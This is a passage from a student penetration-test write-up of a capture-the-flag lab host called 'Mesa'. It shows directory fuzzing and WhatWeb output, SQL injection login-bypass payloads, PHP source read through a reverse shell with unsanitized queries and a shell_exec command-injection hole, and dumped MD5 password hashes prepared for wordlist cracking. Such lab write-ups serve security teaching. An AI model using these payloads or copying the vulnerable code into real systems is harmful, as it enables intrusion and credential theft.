


Figure 140: Port 1337 scan - Dirbuster setup





Figure 141: Port 1337 scan - Dirbuster result

```
[kali@kali:~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json
```



```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://mesa/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Extensions : .php .html .txt .md .sql .save .backup .js .jsx
:: Output file : ffuf_80.json
:: File format : json
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/backup
| →   | http://mesa/backup/
* FUZZ: backup

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/css
| →   | http://mesa/css/
* FUZZ: css

[Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 1ms]
| URL | http://mesa/db.php
* FUZZ: db.php

[Status: 200, Size: 53, Words: 3, Lines: 1, Duration: 3ms]
| URL | http://mesa/delete.php
* FUZZ: delete.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/fonts
| →   | http://mesa/fonts/
* FUZZ: fonts

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 0ms]
| URL | http://mesa/img
| →   | http://mesa/img/
* FUZZ: img

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
* FUZZ: index.html

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
* FUZZ: index.html

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/js
| →   | http://mesa/js/
* FUZZ: js

[Status: 200, Size: 1801, Words: 809, Lines: 51, Duration: 1ms]
| URL | http://mesa/login.php
* FUZZ: login.php

[Status: 302, Size: 1, Words: 2, Lines: 1, Duration: 2ms]
| URL | http://mesa/logout.php
| →   | login.php
* FUZZ: logout.php

[Status: 302, Size: 969, Words: 131, Lines: 32, Duration: 2ms]
| URL | http://mesa/management.php
| →   | login.php
* FUZZ: management.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/phpmyadmin
| →   | http://mesa/phpmyadmin/
* FUZZ: phpmyadmin

:: Progress: [47500/47500] :: Job [1/1] :: 28571 req/sec :: Duration: [0:00:02] :: Errors: 0
```

Figure 142: Port 80 Ffuf result

```

WhatWeb report for http://mesa
Status      : 200 OK
Title       : Mesa Europe
IP          : 192.168.61.65
Country     : RESERVED, ZZ

Summary     : Bootstrap[3.3.1,5.0.2], HTML5, HTTPServer[nginx/1.18.0],
             JQuery[1.11.0], Modernizr, nginx[1.18.0], Script[text/javascript]

Detected Plugins:
[ Bootstrap ]
  Bootstrap is an open source toolkit for developing with
  HTML, CSS, and JS.

  Version      : 5.0.2
  Version      : 3.3.1
  Version      : 3.3.1
  Website      : https://getbootstrap.com/

[ HTML5 ]
  HTML version 5, detected by the doctype declaration

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.

  String       : nginx/1.18.0 (from server string)

[ JQuery ]
  A fast, concise, JavaScript that simplifies how to traverse
  HTML documents, handle events, perform animations, and add
  AJAX.

  Version      : 1.11.0
  Website      : http://jquery.com/

[ Modernizr ]
  Modernizr adds classes to the <html> element which allow
  you to target specific browser functionality in your
  stylesheet. You don't actually need to write any Javascript
  to use it. [JavaScript]

  Website      : http://www.modernizr.com/

[ Script ]
  This plugin detects instances of script HTML elements and
  returns the script language/type.

  String       : text/javascript

[ nginx ]
  Nginx (Engine-X) is a free, open-source, high-performance
  HTTP server and reverse proxy, as well as an IMAP/POP3
  proxy server.

  Version      : 1.18.0
  Website      : http://nginx.net/

HTTP Headers:
  HTTP/1.1 200 OK
  Server: nginx/1.18.0
  Date: Fri, 22 May 2026 11:07:01 GMT
  Content-Type: text/html
  Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
  Transfer-Encoding: chunked
  Connection: close
  ETag: W/"6903494a-1f3c"
  Content-Encoding: gzip

```

Figure 143: Whatweb results for port 80

Why could my whatweb scan be showing two bootstrap versions (5.0.2 and 3.3.1)?

WhatWeb identifies technologies by matching characteristic files, HTML patterns, JavaScript variables, CSS paths, version strings, etc. Seeing both **Bootstrap 5.0.2** and **Bootstrap 3.3.1** does not necessarily mean the site is actively using both frameworks throughout the application. Common explanations include:

- Different pages use different versions**
 - Large applications often contain legacy and newer sections.
 - For example:
 - / loads Bootstrap 5.0.2
 - /admin or an older component loads Bootstrap 3.3.1
- Both versions are loaded simultaneously**
 - During migrations, developers sometimes include both versions to avoid breaking older UI components.
 - This is generally discouraged because of CSS and JavaScript conflicts, but it does happen.
- Third-party components bundle Bootstrap**
 - A plugin, theme, or embedded application may include Bootstrap 3.3.1 internally while the main site uses Bootstrap 5.0.2.
 - WhatWeb may detect both from different CSS/JS files.
- Residual files are accessible**
 - Old Bootstrap files may still exist under paths such as:

```

/css/bootstrap.min.css
/old/css/bootstrap.css
/vendor/bootstrap-3.3.1/

```

 - WhatWeb may find version strings in these files even if they are no longer referenced by the active page.
- Detection false positives**
 - WhatWeb's signatures are heuristic.
 - A file containing Bootstrap 3.3.1 comments or code fragments could trigger a match even if Bootstrap 3 is not actually being used.

How to verify

Inspect the page source and network requests:

```

❏ Bash
curl -s https://target.example | grep -i bootstrap

```

or in the browser developer tools:

- Network tab → filter for `bootstrap`
- Sources tab → inspect loaded CSS/JS files

You can also manually fetch suspected files:

```

❏ Bash
curl https://target.example/path/to/bootstrap.min.css | head

```

Bootstrap CSS files often contain a version comment near the top, e.g.:

```

❏ CSS
/*!
 * Bootstrap v3.3.1
 */

```

or

```

❏ CSS
/*!
 * Bootstrap v5.0.2
 */

```

For a penetration test, the most likely explanations are either:

- the application is in the middle of a migration and genuinely loads both versions, or
- an old component/plugin still ships Bootstrap 3.3.1 while the main site uses Bootstrap 5.0.2.

Checking the actual CSS and JS files referenced in the page source will usually reveal which is the case.

❏
👍
👎
🔍
🔄
⋮

Figure 144: Whatweb - Reasons for multiple Bootstrap versions on port 80 ChatGPT log

Source: <https://chatgpt.com>

→ ↻ 🏠 Not Secure http://mesa/management.php 150% ☆

Tools 📄 Kali Docs 🔍 Exploit-DB 🔍 Google Hacking DB 🛡️ OffSec ☁️ MI Cloud 📁 ICS Lab 📁 OWASP WrongSecrets 🐞 BloodHound

Zucc's Management System

Welcome, **marq'#** [Logout](#)

ICSe{f4m0us_10r1_1n13ct}

All the Users

User Id	Username	Userpass	Salary	System Access?	Unixname	Delete User
1	marq	0571749e2ac330a7455809c6b0e7af90	10000000	1	zucc	Delete
2	freeman	df64dc2eb4a0b85091dd31eb4923eaac	250000	1	freeman	Delete
3	groves	14754f13e5280c5d49d2ae536c2d57e2	133700	1	sam	Delete
4	joe	c13d23675b7a621212c3a6bb07e0e8df	80000	0		Delete
5	heuzeroth	cd1142c62ebbe49a17bc8788a4c83bec	1	0		Delete

System ▾ [Read](#)

LATEST EVENT:

Figure 145: Successful SQL injection attempt 1

← → ↺ 🏠

🔒 Not Secure http://mesa/management.php

150% ☆

📄 🗑️ 🧑 🧑 🧑 🧑 🧑

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Zucc's Management System

Welcome, **marq'--**

Logout

ICSe{f4m0us_10r1_1n13ct}

All the Users

User Id	Username	Userpass	Salary	System Access?	Unixname	Delete User
1	marq	0571749e2ac330a7455809c6b0e7af90	10000000	1	zucc	Delete
2	freeman	df64dc2eb4a0b85091dd31eb4923eaac	250000	1	freeman	Delete
3	groves	14754f13e5280c5d49d2ae536c2d57e2	133700	1	sam	Delete
4	joe	c13d23675b7a621212c3a6bb07e0e8df	80000	0		Delete
5	heuzeroth	cd1142c62ebbe49a17bc8788a4c83bec	1	0		Delete

System ▾

Read

LATEST EVENT:

125

Figure 146: Successful SQL injection attempt 2

← → ↻ 🏠 Not Secure http://mesa/management.php 150% ☆

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Zucc's Management System

Welcome, **marq' OR '1'='1** [Logout](#)

ICSe{f4m0us_10r1_1n13ct}

All the Users

User Id	Username	Userpass	Salary	System Access?	Unixname	Delete User
1	marq	0571749e2ac330a7455809c6b0e7af90	10000000	1	zucc	Delete
2	freeman	df64dc2eb4a0b85091dd31eb4923eaac	250000	1	freeman	Delete
3	groves	14754f13e5280c5d49d2ae536c2d57e2	133700	1	sam	Delete
4	joe	c13d23675b7a621212c3a6bb07e0e8df	80000	0		Delete
5	heuzeroth	cd1142c62ebbe49a17bc8788a4c83bec	1	0		Delete

System ▾ [Read](#)

LATEST EVENT:

126

Figure 147: Successful SQL injection attempt 3

```

www-data@AuV-Mesa-Entry-15:~/html$ cat login.php
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css/bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
}
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>

                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!-- <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>
</html>

<?php
    include("db.php");

    if(isset($_POST['login']))
    {
        //ICSe{l34rn_from_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";
        }
        else
        {
            $_SESSION['error'] = true;
            unset($_SESSION['isAdmin']);
            unset($_SESSION['logged_user']);
        }
    }

```

Figure 148: login.php read via reverse shell

```

www-data@AuV-Mesa-Entry-15:~/html$ cat login.php.save
#Don't edit files on prod system. Most editors keep a .save file, which can remain if the editor was incorrectly closed (e.g. crashed).
#ICSe{n3v3r_pr0d_3dit}
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css/bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
}
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>

                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!-- <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>
</html>

<?php
    include("db.php");

    if(isset($_POST['login']))
    {
        //Auer ' or 1=1; --
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>>window.open('management.php','_self')</script>";
        }
        else
        {
            $_SESSION['error'] = true;
            unset($_SESSION['isAdmin']);
            unset($_SESSION['logged_user']);
        }
    }

```

Figure 149: login.php.save read via reverse shell

```

www-data@AUV-Mesa-Entry-15:~/html$ cat management.php
<?php
session_start();

if(!$_SESSION['logged_user'])
{
    header("Location: login.php");//redirect to the login page to secure the welcome page without login access.
}

?>

<html>

<head lang="en">
<meta charset="UTF-8">
<link type="text/css" rel="stylesheet" href="css/bootstrap.css">
<link type="text/css" rel="stylesheet" href="css/m.css">
<title>USER MANAGEMENT</title>
</head>

<body>
<center><h1>Zucc's Management System</h1></center><br>
<div id="warp">
<div id="user">
<div id="u-area">

<?php
echo "Welcome, " . (($_SESSION['isAdmin']==1) ? "<strong><span style='color:red'>" . $_SESSION['logged_user'] . "</span></strong>" : $_SESSION['logged_user']);
?>
</div>
<div id="logout"><a href="logout.php" class="btn btn-outline-danger">Logout</a></div>
</div>
<?php

if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != "freeman" && $_SESSION['logged_user'] != "groves"){
    echo "<div class='alert alert-hacker'><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
}

if($_SESSION['isAdmin']==1){
    echo "<div class='table-scr0l'><h1 align='center'>All the Users</h1><div class='table-responsive'>#—this is used for responsive display in mobile and
    echo "<table class='table table-bordered table-hover table-striped' style='table-layout: fixed'>";
    echo "<thead class='thead-dark'>";
    <tr>
        <th>User Id</th>
        <th>Username</th>
        <th colspan='2'>Userpass</th>
        <th>Salary</th>
        <th>System Access?</th>
        <th>Unixname</th>
        <th>Delete User</th>
    </tr>
</thead>";

    include("db.php");
    $view_users_query="select * from users";//select query for viewing users.
    $run=mysqli_query($dbcon,$view_users_query);//here run the sql query.

    while($row=mysqli_fetch_array($run))//while look to fetch the result and store in a array $row.
    {
        $user_id=$row[0];
        $user_name=$row[1];
        $user_pass=$row[2];
        $user_salary=$row[6];
        $user_hasUnix=$row[4];
        $user_unixName=$row[5];

        echo "<tr>
        #—here showing results in the table —>
        <td>". $user_id . "</td>
        <td>". $user_name . "</td>
        <td colspan='2'>". $user_pass . "</td>
        <td>". $user_salary . "</td>
        <td>". $user_hasUnix . "</td>
        <td>". $user_unixName . "</td>
        <td><a href='#' . $user_id . "><button>Delete</button></a></td>
    </tr>";
    }
    echo "<table>
    </div>
    </div>";
}

?>
<center>
<form>
    <select name="read">
        <option value="err.log" selected>Errors</option>
        <option value="login.log" selected>Logins</option>
        <option value="sys.log" selected>System</option>
    </select>
    <input class="btn btn-primary" type="submit" value="Read">
</form>
<?php
echo "<div>LATEST EVENT:<br><div id='logs'>";
if(isset($_GET['read'])){
    //ICSe{b3c0ming_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div></div>";
    if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" && $_GET['read'] != "sys.log"){
        echo "<span style='background-color:#011526; color:#F2B872'>{ } <strong>ICSe{1s_this_4_lf1?}</strong></span>";
    }
}
echo "</div></div></div></center>";

?>
</body>

```

Figure 150: management.php read via reverse shell

```
kali@kali: ~/2 - Pentest x kali@kali: ~/2 - Pentest/tcvt x kali@kali: ~/2 - Pentest/tcvt x

(kali@kali)~[~/2 - Pentest]
^$ hashid -j -m -o hash_ids.txt pw-hashes.txt

(kali@kali)~[~/2 - Pentest]
^$ cat hash_ids.txt
--File 'pw-hashes.txt'--
Analyzing '0571749e2ac330a7455809c6b0e7af90'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'df64dc2eb4a0b85091dd31eb4923eaac'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'fddd21b9d7ce17da93c30fa5a653a1df'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]

[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing '14754f13e5280c5d49d2ae536c2d57e2'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'c13d23675b7a621212c3a6bb07e0e8df'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'cd1142c62ebbe49a17bc8788a4c83bec'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
--End of file 'pw-hashes.txt'--
```

Figure 151: Complete list of possible password hashing algorithms produced by Hashid

I have a text file and want to filter all repeated lines while conserving the order of lines in the document. What bash command can generate this output?

If you want to remove duplicate lines **while preserving the order of their first appearance**, use `awk` :

❏ Bash

```
awk '!seen[$0]++' input.txt > output.txt
```

How it works:

- `$0` is the entire current line.
- `seen[$0]` counts how many times that line has been encountered.
- `!seen[$0]++` is true only the first time a line appears, so only the first occurrence is printed.
- The original order of first occurrences is preserved.

Example:

input.txt

```
apple  
banana  
apple  
orange  
banana  
pear
```

output.txt

```
apple  
banana  
orange  
pear
```

If you want to modify the file in place:

❏ Bash

```
awk '!seen[$0]++' input.txt > tmp && mv tmp input.txt
```

Avoid `sort -u` for this task, because it removes duplicates by sorting the lines and therefore does **not** preserve the original order.

❏ ↺ ...

Figure 152: ChatGPT chatlog for unique line command generation

Source: <https://chatgpt.com>


```

└─$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec

(student@kali)-[~/Pentest/8_cracking]
└─$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partn
erships. Look what his algorithms did with my data! We created digital art of him,
might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something
to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbelle!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife

(student@kali)-[~/Pentest/8_cracking]
└─$ cat processor.py
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt", "r+") as file:
    wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
    file.seek(0)
    file.write(wordlist)

(student@kali)-[~/Pentest/8_cracking]
└─$ python3 processor.py

(student@kali)-[~/Pentest/8_cracking]
